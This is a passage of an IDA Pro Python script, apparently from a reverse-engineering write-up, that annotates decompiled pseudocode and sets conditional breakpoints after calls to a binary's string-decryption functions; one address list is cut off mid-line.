tl.ea = decompObjAddr
commentSet = False
for itp in range (idaapi.ITP_SEMI, idaapi.ITP_COLON):#range to cover different ending - orphans cmts
    tl.itp = itp
    cfunc.set_user_cmt(tl, comment)
    cfunc.save_user_cmts()
    unused = cfunc.__str__()
    if not cfunc.has_orphan_cmts():
        commentSet = True
        cfunc.save_user_cmts()
        break
    cfunc.del_orphan_cmts()
if not commentSet:
    print ("pseudo comment error at %08x" % loc)
return False
"""
decryptionFunctions = [0x14000C650, 0x14000C770, 0x14000C890, 0x14000C9A0, 0x14000CAC0, 0x14002B010, 0x14002B

for decFunc in decryptionFunctions:
    codeRefs = idautils.CodeRefsTo(decFunc,1)
    for ref in codeRefs:
        ea = idc.next_head(ref)
        idaapi.add_bpt(ea, 0, idaapi.BPT_SOFT)
        bpt = idaapi.bpt_t()
        idaapi.get_bpt(ea, bpt)
        bpt.elang = 'Python'
        bpt.condition = cond
        idaapi.update_bpt(bpt)
```
